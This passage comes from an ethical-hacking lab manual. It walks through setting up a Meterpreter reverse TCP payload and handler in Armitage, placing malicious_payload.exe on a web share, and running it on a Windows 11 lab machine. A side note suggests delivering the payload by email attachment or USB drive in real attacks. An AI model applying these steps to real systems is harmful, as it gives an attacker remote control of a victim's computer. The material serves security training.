
```

Nmap scan report for 192.168.1.11
...
Nmap: Message signing enabled but not required
Nmap: TRACEROUTE
Nmap: ROP RTT      ADDRESS
Nmap: T 6.58 ms 192.168.1.11
Nmap: NSE: Script Post-scanning
Nmap: Initiating NSE at 11:37
Nmap: Completed NSE at 11:37, 0.00s elapsed
Nmap: Initiating NSE at 11:37
Nmap: Completed NSE at 11:37, 0.00s elapsed
Nmap: Initiating NSE at 11:37
Nmap: Completed NSE at 11:37, 0.00s elapsed
Nmap: Initiating NSE at 11:37
Nmap: Read data files from: /usr/bin/../share/nmap
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap: Nmap done: 1 IP address (1 host up) scanned in 73.96 seconds
Nmap: Raw packets sent: 1017 (45,446KB) | Received: 1017 (41,382KB)

```

25. Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.



27. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

28. Click **malicious_payload.exe** to download the file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).

Index of /share

Name	Last modified	Size	Description
Parent Directory	-	-	
 Test.exe	2022-04-01 10:43	72K	
 malicious_payload.exe	2022-04-01 11:52	245K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

10.10.1.13/share/malicious_payload.exe

29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.


30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.

Downloads

Name	Date modified	Type	Size
 malicious_payload.exe	4/1/2022 8:55 AM	Application	245 KB
 PowerUp.ps1	4/1/2022 7:56 AM	Windows PowerS...	587 KB
 Test.exe	4/1/2022 7:54 AM	Application	73 KB


10.10.1.13/share/malicious_payload.exe

31. The **Open File - Security Warning** window appears; click **Run**.

